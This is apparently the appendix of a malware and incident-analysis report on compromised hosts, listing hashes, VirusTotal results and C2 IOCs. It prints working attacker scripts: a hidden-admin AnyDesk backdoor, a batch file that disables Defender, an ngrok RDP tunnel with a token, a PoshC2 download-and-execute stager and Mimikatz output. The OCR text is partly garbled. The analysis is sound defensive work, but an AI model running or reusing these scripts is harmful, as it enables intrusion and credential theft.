
#### Contents:


```
Function AnyDesk {
     mkdir "C:\ProgramData\AnyDesk"
     # Download AnyDesk
     $clnt = new-object System.Net.WebClient
     $url = "http://download.anydesk.com/AnyDesk.exe"
     $file = "C:\ProgramData\AnyDesk.exe"
     $clnt.DownloadFile($url,$file)
     cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk
--start-with-win --silent
     cmd.exe /c echo b4ouDLG9trr | C:\ProgramData\anydesk.exe --set-password
     net user WDAGUtilltyAccount "qv69t4p#Z0kE3" /add
     net localgroup Administrators WDAGUtilltyAccount /ADD
     reg add "HKEY LOCAL MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v WDAGUtilltyAccount /t
REG DWORD /d 0 /f
     cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id
     AnyDesk
```



## Appendix A2: def1.bat Malware Analysis on Host F







As seen on Censys

**def1.bat** - MD5: 1393dab192ea2e2427889839a2d8fcf7

<u>Function</u> - disable antivirus (Windows Defender Security Center)


<u>VirusTotal analysis</u>


### Contents: (Continued on next page)

```
rem To also disable Windows Defender Security Center include this
rem reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v
"Start" /t REG DWORD /d "4" /f
rem 1 - Disable Real-time protection
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiSpyware" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiVirus" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v
"MpEnablePus" /t REG DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableBehaviorMonitoring" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableIOAVProtection" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableOnAccessProtection" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableRealtimeMonitoring" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableScanOnRealtimeEnable" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v
"DisableEnhancedNotifications" /t REG DWORD /d "1" /f
```



## Appendix A2: defl.bat Malware Analysis on Host F con't





reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v



As seen on Censys

**def1.bat** - MD5: 1393dab192ea2e2427889839a2d8fcf7

<u>Function</u> - disable antivirus (Windows Defender Security Center)


<u>VirusTotal analysis</u>


### **Contents**: (Continued on next page)

"DisableBlockAtFirstSeen" /t REG DWORD /d "1" /f reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /t REG DWORD /d "0" /f reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG DWORD /d "0" /f rem 0 - Disable Logging reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG DWORD /d "0" /f req add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG DWORD /d "0" /f rem Disable WD Tasks schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable schtasks / Change / TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" / Disable schtasks / Change / TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable schtasks / Change / TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable schtasks / Change / TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable



## Appendix A2: defl.bat Malware Analysis on Host F con't







As seen on Censys

**def1.bat** - MD5: 1393dab192ea2e2427889839a2d8fcf7

<u>Function</u> - disable antivirus (Windows Defender Security Center)


<u>VirusTotal analysis</u>


### **Contents**: (Continued on next page)

```
rem Disable WD systray icon
reg delete
"HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run"
/v "Windows Defender" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows
Defender" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v
"WindowsDefender" /f
rem Remove WD context menu
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
rem Disable WD services
powershell.exe -noprofile -command Add-MpPreference -ExclusionPath "C:\
powershell.exe -noprofile -command Add-MpPreference -ExclusionPath "D:\
powershell.exe -noprofile -command Add-MpPreference -ExclusionPath "E:\
powershell.exe -noprofile -command Add-MpPreference -ExclusionPath "F:\
reg add "HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows Defender,
DisableAntiSpyware and DisableAntiVirus 1 /f
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t
REG DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t
REG DWORD /d "4" /f
```



# Appendix A2: def1.bat Malware Analysis on Host F con't







As seen on Censys

**def1.bat** - MD5: 1393dab192ea2e2427889839a2d8fcf7

<u>Function</u> - disable antivirus (Windows Defender Security Center)


<u>VirusTotal analysis</u>


#### **Contents:**

reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t
REG\_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t
REG\_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t
REG\_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v
"Start" /t REG\_DWORD /d "4" /f
rem Run "Disable WD.bat" again to disable WD services



## Appendix A3: defender+malwar.bat Malware Analysis on Host F







As seen on Censys

**defender+malwar.bat** - MD5: 8b6cb70eea06d3cc32347b6584b4123d <u>Function</u> - disable antivirus and antispyware(Windows Defender & Malwarebytes AntiSpyware)


**Virustotal** 


#### Contents:

"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All Set-MpPreference -DisableIOAVProtection \$true reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG\_DWORD /d 1 /f wmic product where "name like 'Malwarebytes%%'" call uninstall /nointeractive wmic product where "name like '%Malwarebytes%%'" call uninstall /nointeractive



# Appendix A4: NG.bat Malware Analysis on Host F







As seen on Censys

**NG.bat** - MD5: f3f31a30599cb6926015399cd3bfcb08 <u>Function</u> - contains authentication key for Ngrok.exe <u>Virustotal</u>


#### **Contents**:


@echo off

ngrok authtoken 244WSzmLT1nUPCP0hVlUX2qjHaT\_2Z9V7oPfe2LBtQ8aWAzX5 ngrok tcp 3389



## Appendix A5: ngrok.exe Malware Analysis on Host F







As seen on Censys


**ngrok.exe** - MD5: 6c7750ff0aca0ldd32la30adl3722875


<u>Function</u> - trojan as identified by Jiangmin on VirusTotal. Tool may not be malicious in and of itself - ngrok is a service commonly, benignly used to proxy internal connections to an external server.

Virustotal - 2 security vendors flagged this file as malicious



## Appendix A6: VmManagedSetup.exe Malware Analysis on Host F







As seen on Censys

VmManagedSetup.exe - MD5: 383a80304cc43365619d7e20b9d54d56

<u>Function</u> - including but not limited to callback to hosts listed below

<u>Virustotal</u> - 56 security vendors and 1 sandbox flagged this file as malicious


#### **Contents**:


strings on file: HOST1:92.53.90.84 HOST2:92.53.90.70

PORT1:4136



## Appendix B1: artifact.exe Malware Analysis on Host G








As seen on host


**artifact.exe** - MD5: fe7b2783f9d13c3ac500e23b3727a3f <u>Function</u> - VirusTotal indicates this is likely Cobalt Strike

Virustotal - 50 security vendors and 3 sandboxes flagged this file as malicious



# Appendix B2: dropper\_cs.exe Malware Analysis on Host G







As seen on Censys

As seen on host

dropper\_cs.exe - MD5: 340c112e41da74f58eb3cf514cd03932

<u>Function</u> - beacon to 95.213.145[.]101/adServingData/PROD/TMClient/6/8736/?c. "/adServingData/PROD/TMClient/6/8736" is a <u>documented IOC</u> related to PoshC2.

Virustotal - 31 security vendors flagged this file as malicious

**Contents:** (Continued on next page)

strings dropper cs.exe

newImgs


perings dropper_es.exe
!This program cannot be run in DOS mode
.text
`.rsrc
@.reloc
XZiov
iY(!
BSJB
v4.0.30319
#Strings
#GUID
#Blob
_ j
<module></module>
Program
UrlGen
ImgGen
SW_HIDEN
SW_SHOW
taskId
pKey
dfarray
dfhead
basearray
rotate
DllBaseAddress
_stringnewURLS
List`1
System.Collections.Generic
_randomURI
_baseUrl
_rnd
Random
System
Regex
System.Text.RegularExpressions


```
newImgs
CommandLineToArgvW
shell32.dll
lpCmdLine
pNumArgs
GetCurrentThread
kernel32.dll
TerminateThread
hThread
dwExitCode
GetConsoleWindow
ShowWindow
user32.dll
hWnd
nCmdShow
baseAddr
IntPtr
ctor
String
IsNullOrEmpty
Environment
get UserDomainName
ToLower
Contains
ManualResetEvent
System. Threading
Object
WaitHandle
WaitOne
Zero
op_Equality
Win32Exception
System.ComponentModel
get Size
Marshal
System.Runtime.InteropServices
```

ReadIntPtr
PtrToStringUni
FreeHGlobal
first
second
Byte
Buffer
BlockCopy
Array
cookie
ServicePointManager
System.Net
set_SecurityProtocol
SecurityProtocolType
Exception
get_Message
Console
WriteLine
WebClient
WebProxy
set_Address
NetworkCredential
set_Credentials
ICredentials
set_UseDefaultCredentials
set_BypassProxyOnLocal
set_Proxy
IWebProxy
get_Proxy
CredentialCache
<pre>get_DefaultCredentials</pre>
Empty
Replace
Trim
get_Headers
WebHeaderCollection
NameValueCollection



# Appendix B2: dropper\_cs.exe Malware Analysis on Host G con't







As seen on Censys

As seen on host

### **dropper\_cs.exe** - MD5: 340c112e41da74f58eb3cf514cd03932 <u>Contents</u>: (Continued on next page)

System.Collections.Specialized
Format
HttpRequestHeader
Convert
FromBase64String
Copy
SymmetricAlgorithm

System.Security.Cryptography

ToBase64String CreateDecryptor ICryptoTransform TransformFinalBlock

Encoding System.Text get\_UTF8 GetString Char

WindowsIdentity

System.Security.Principal

GetCurrent WindowsPrincipal

WindowsPrincipal

IsInRole

WindowsBuiltInRole

comp unByte GetBytes

 ${\tt CreateEncryptor}$ 

get\_IV

RijndaelManaged

AesCryptoServiceProvider

set\_Mode
CipherMode
set\_Padding
PaddingMode
set\_BlockSize
set\_KeySize
set\_IV
GenerateIV
set Key

<>f am\$cache0

RemoteCertificateValidationCallback

System.Net.Security

set ServerCertificateValidationCallback

CultureInfo

System.Globalization
get\_InvariantCulture

DateTime ParseExact

IFormatProvider

get Now

 ${\tt op\_GreaterThan}$ 

get\_Name
get\_UserName

Concat

GetEnvironmentVariable

Process

System.Diagnostics
GetCurrentProcess

get\_Id

get\_ProcessName

set\_CurrentDirectory

Int32

DownloadString

Match
get\_Groups
GroupCollection

get\_Item
Group
ToString
MemoryStream
System.IO
GZipStream

System.IO.Compression

Stream

 ${\tt Compression Mode}$ 

Write
IDisposable
Dispose
ToArray

assemblyqNme

<>f am\$cache1

Func`2

AssemblyName

System.Reflection

Assembly
Type
GetType
Func`4
Split

StringSplitOptions

StartsWith Enumerable System.Linq

Skip

IEnumerable`1

AppDomain

get\_CurrentDomain
GetAssemblies
get\_FullName
get\_Assembly
get\_EntryPoint
MethodInfo

MethodBase Invoke InvokeMember

BindingFlags Binder

NullReferenceException

get\_StackTrace

unit
Parse
stringURLS
RandomURI
baseUrl
Matches

MatchCollection


Cast


time

IEnumerable



## Appendix B2: dropper\_cs.exe Malware Analysis on Host G con't







As seen on Censys

As seen on host

### dropper\_cs.exe - MD5: 340c112e41da74f58eb3cf514cd03932

**Contents:** (Continued on next page)

System.Collections Select Where ToList get Count Next. Guid NewGuid RegexOptions CompilerGeneratedAttribute System.Runtime.CompilerServices Capture get Value stringIMGS length Repeat <>f am\$cache2 cmdoutput get Length get Chars encByte UploadData baseURL KillDate Sleep Jitter get Success StringWriter SetOut TextWriter StringBuilder Double TryParse NumberStyles op LessThan EventWaitHandle set Length <ImplantCore>c AnonStorey1

Substring Load


Thread ThreadStart Start AppendLine GetStringBuilder Remove WebException name <LoadS>c AnonStorey0 LastOrDefault Sharp Main CLArgs Combine GetWebRequest Decryption ihInteg Encryption CreateCam AUnTrCrts primer Compress LoadS


Parse\_Beacon\_Time Exec ImplantCore .cctor <AUnTrCrts>m 0 X509Certificate System.Security.Cryptography.X509Certific ates X509Chain SslPolicyErrors <LoadS>m 1 Init GenerateUrl <Init>m 0 <Init>m 1 RandomString

GetImgData <RandomString>m 2 <>m 0 dropper cs RuntimeCompatibilityAttribute mscorlib System.Core dropper cs.exe WrapNonExceptionThrows CorExeMain mscoree.dll



## Appendix B3: main.exe Malware Analysis on Host G







As seen on host

main.exe - MD5: fe2491d1fed2f1029052207bb75a61b2

Function - VirusTotal indicates this is likely Cobalt Strike

Virustotal - 6 security vendors and 1 sandbox flagged this file as malicious


Contents: (subsets below; full .txt file available upon request)


```
2185 Cannot read Table of Contents.
2186 1.2.11
2187 Failed to extract %s: inflateInit() failed with return code %d!
2188 Failed to extract %s: failed to allocate temporary input buffer!
2190 Failed to extract %s: failed to allocate temporary output buffer!
2191 Failed to extract %s: decompression resulted in return code %d!
2192 Failed to extract %s: failed to allocate temporary buffer!
2193 Failed to extract %s: failed to read data chunk!
2194 fread
2195 Failed to extract %s: failed to write data chunk!
2196 fwrite
2197 Failed to extract %s: failed to open archive file!
2198 Failed to extract %s: failed to seek to the entry's data!
2199 fseek
2200 Failed to extract %s: failed to allocate data buffer (%u bytes)!
2201 Failed to extract %s: failed to open target file!
2202 fopen
2203 Failed to seek to cookie position!
2204 Failed to read cookie!
2205 Could not allocate buffer for TOC!
2206 Could not read full TOC!
2207 Error on file.
2208 Cannot allocate memory for ARCHIVE_STATUS
2209 calloc
2210 [%d]
2211 %s: %s
2212 Archive path exceeds PATH_MAX
2213 Error opening archive %s
2214 %$%$%$%$%$
2215 Error copying %s
2216 %s%s%s%s%s%s%s%s
2217 %s%s%s.pkg
2218 %s%s%s.exe
2219 %s%s%s
2220 Archive not found: %s
2221 Error extracting %s
2222 _main_
2223 Could not get _main_ module.
2224 Could not get __main__ module's dict.
2225 %s%c%s.py
2226 Absolute path to script exceeds PATH_MAX
2227 __file__
2228 Failed to unmarshal code object for %s
2229 _pyi_main_co  
2230 Failed to execute script '%s' due to unhandled exception!
2231 _MEIPASS2
2232 _PYI_ONEDIR_MODE
2233 Cannot open PyInstaller archive from executable (%s) or external archive (%s)
2234 Cannot side-load external archive %s (code %d)!
 2235 Failed to convert DLL search path!
2236 Failed to get executable path.
2237 GetModuleFileNameW
```

Analysis: Subset of the main.exe strings output, starting at line 2185. Reviewing the errors here could provide more insight into the code's intended actions.



# Appendix B4: MIMIMI.7z Malware Analysis on Host G







As seen on host

MIMIMI.7z - MD5: 02f2500b54868acc3b69944f1bf12ae2


Function - Mimikatz credential stealer

Analysis: Contains password protected files

<u>Virustotal</u> - not detected as malicious though it's a 7zipped archive containing Mimikatz (widely available and used by legitimate security practitioners)


Contents: (subsets below; full .txt file available upon request)








## Appendix B5: MIMIMI.zip Malware Analysis on Host G








As seen on host

MIMIMI.zip - MD5: 0b3e92b13fcf8d8d65621f92d32cad0e

Function - Mimikatz credential stealer


<u>Virustotal</u> - 49 security vendors and no sandboxes flagged this file as malicious <u>Contents</u>: (subsets below; full .txt files available upon request)(Continued on next page)


<u>Analysis</u>: This upload was the first time VT had seen this file. Contents appear to be similar to MIMIMI.7z, though without being able to see the password-protected files in !logs from MIMIMI.7z, it is difficult to say whether the contents are entirely the same. The NTLM.txt, Passwords.txt, Result.txt, SHA.txt, and Users.txt files in this archive's !logs directory are the same sizes as the ones in the screenshot from the 7z file above. However, unlike MIMIMI.7z, the files in this archive are not password protected. Screenshots and links to full output are below. Notably, Passwords.txt was empty. NTLM.txt, SHA.txt, Users.txt, and Result.txt can be found here.





# Appendix B5: MIMIMI.zip Malware Analysis on Host G con't








As seen on host

MIMIMI.zip - MD5: 0b3e92b13fcf8d8d65621f92d32cad0e


Function - Mimikatz credential stealer

<u>Virustotal</u> - 49 security vendors and no sandboxes flagged this file as malicious <u>Contents</u>: (subsets below; full .txt files available upon request)

<u>Analysis</u>: DWM-1 and DWM-2 are users related to Desktop Window Manager.



<u>Analysis</u>: A VirusTotal and Google search for this hash return no results.



Analysis: The "Logon Time" values (lines 10, 24, 41) in the screenshot above date to 2019, so unsure whether this is current data, or possibly old/test data.


```
File Edit Search View Document Help


D 1 1 1 1 C × D C × D C C C

1 Using '.\ilogs\Result.txt' for logfile : Ok|
2
3 minikatz(commandline) # sekurlsa::logonPasswords
4
4
5 Authentication Id : 0 ; 46232 (00000000:0000bc68)
6 Session : UndefinedLogonType from 0
7 User Name : (null)
9 Logon Server : (null)
10 Logon Time : 2019/10/14 21:13:53
11 SID
12 msv :
13 tspkg:
14 wdigest :
15 kerberos :
16 ssp : K0
17 credman : 18
19 Authentication Id : 0 ; 967833 (00000000:0000c499)
20 Session : Interactive from 2
21 User Name : DUM-2
22 Domain : Window Manager
23 Logon Server : (null)
24 Logon Time : 2019/10/14 21:18:00
25 SID : 5-15-90-2
26 msv : 5-15-90-2
27 tspkg:
28 wdigest :
29 * Username : WIN-VKR3UJATFNN$
30 * Domain : WORKGROUP
31 * Password : (null)
32 kerberos :
33 ssp : K0
34 credman : 35
35 Authentication Id : 0 ; 967889 (08000000:000ec481)
37 Session : Interactive from 2
38 User Name : DUM-2
39 Domain : Window Manager
40 Logon Server : (null)
41 Logon Time : 2019/10/14 21:18:00
42 SID : SiD
```



# Appendix B6: PoshC2.bat Malware Analysis on Host G








As seen on host

PoshC2.bat - MD5: 96f8a516919536f8f3da32bc5eb58bda

<u>Function</u> - Given the name, it may be the installer for the PoshC2 tool on a victim host. Confirmation is needed.

<u>Virustotal</u> - 3 security vendors and 1 sandbox flagged this file as malicious <u>Contents</u>: (subsets below; full .txt files available upon request)




Decoded base64 string to reveal the following command:


[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{\$true};\$MS=[System.Text.Encoding]::UTF8.GetString([System.Convert]::From
Base64String((new-object
system.net.webclient).downloadstring('https://95.213.145.101/uasclient/0.
1.34/modules/ rp')));IEX \$M\$

<u>Analysis</u>: Among other things, this set of commands appears to be calling out to a directory on the same host (95.213.145[.]101/uasclient/0.1.34/modules/\_rp). "uasclient/0.1.34/modules" is a <u>known IOC</u> for PoshC2.



# Appendix B7: winrar-x64-611.exe Malware Analysis on Host G








As seen on host

winrar-x64-611.exe - MD5: 8a6217d94e1bcbabdd1dfcdcaa83d1b3

<u>Function</u> - Given the name, it is likely the installer for the PoshC2 tool on a victim host. Confirmation needed.

<u>Virustotal</u> - no results identified as malicious as this executable is a version of WinRar regularly used for legitimate purposes

### Appendix C: Probable Malware/Exploit Kit on Host E



\* [fcomm.cs] (fcomm.cs)

\* [macro.txt] (macro.txt)


\* [pbind.cs] (pbind.cs)

\* [PBind\_v4\_dropper\_migrate\_x64.c] (PBind\_v4\_dropper\_migrate\_x64.c) \* [PBind v4 dropper migrate x64.exe] (PBind v4 dropper migrate x64.exe)

```
Contents: (Continued on next page)
                              # Directory listing for /
                                * [aes.py] (aes.py)
                                * [cs sct.xml](cs sct.xml)
                                * [dropper.cs] (dropper.cs)
                                * [dropper cs.exe] (dropper cs.exe)
                                * [dropper cs ps pbind v4.exe] (dropper cs ps pbind v4.exe)
* [dropper cs ps v2.exe] (dropper cs ps v2.exe)
* [dropper cs ps v4.exe] (dropper cs ps v4.exe)
* [dropper jxa.js] (dropper jxa.js)
* [DynamicCode.cs] (DynamicCode.cs)
* [fcomm cs.exe] (fcomm cs.exe)
* [FCommSharp v4 csc.cs] (FCommSharp v4 csc.cs)
* [FCommSharp v4 Donut x64 Shellcode.b64] (FCommSharp v4 Donut x64 Shellcode.b64)
 [FCommSharp_v4_Donut_x64_Shellcode.bin] (FCommSharp_v4_Donut_x64_Shellcode.bin)
  [FCommSharp v4 Donut x86 Shellcode.b64] (FCommSharp v4 Donut x86 Shellcode.b64)
* [FCommSharp v4 Donut x86 Shellcode.bin] (FCommSharp v4 Donut x86 Shellcode.bin)
 [FCommSharp_v4_DotNet2JS.b64](FCommSharp_v4_DotNet2JS.b64)
  [FCommSharp v4 DotNet2JS.js] (FCommSharp v4 DotNet2JS.js)
* [FCommSharp v4 dropper migrate x64.c] (FCommSharp v4 dropper migrate x64.c)
 [FCommSharp v4 dropper migrate x64.exe] (FCommSharp v4 dropper migrate x64.exe)
  [FCommSharp_v4_dropper_migrate_x86.c](FCommSharp_v4_dropper_migrate_x86.c)
* [FCommSharp v4 dropper migrate x86.exe] (FCommSharp v4 dropper migrate x86.exe)
 [FCommSharp v4 dropper x64.c] (FCommSharp v4 dropper x64.c)
  [FCommSharp v4 dropper x64.exe] (FCommSharp v4 dropper x64.exe)
 [FCommSharp v4 dropper x86.c] (FCommSharp v4 dropper x86.c)
* [FCommSharp v4 dropper x86.exe] (FCommSharp v4 dropper x86.exe)
* [FCommSharp v4 msbuild.xml] (FCommSharp v4 msbuild.xml)
* [FCommSharp v4 x64.dll] (FCommSharp v4 x64.dll)
  [FCommSharp v4 x64 Shellcode.b64] (FCommSharp v4 x64 Shellcode.b64)
 [FCommSharp v4 x64 Shellcode.bin] (FCommSharp v4 x64 Shellcode.bin)
 [FCommSharp v4 x86.dll] (FCommSharp v4 x86.dll)
  [FCommSharp v4 x86 Shellcode.b64] (FCommSharp v4 x86 Shellcode.b64)
* [FCommSharp v4 x86 Shellcode.bin] (FCommSharp v4 x86 Shellcode.bin)
* [Installer-Win.exe] (Installer-Win.exe)
 [Launcher.hta] (Launcher.hta)
* [payload.bat] (payload.bat)
* [payload.txt] (payload.txt)
* [pbind cs.exe] (pbind cs.exe)
* [PBind v4 csc.cs] (PBind v4 csc.cs)
* [PBind v4 Donut x64 Shellcode.b64] (PBind v4 Donut x64 Shellcode.b64)
* [PBind v4 Donut x64 Shellcode.bin] (PBind v4 Donut x64 Shellcode.bin)
* [PBind_v4_Donut_x86_Shellcode.b64] (PBind_v4_Donut_x86_Shellcode.b64)
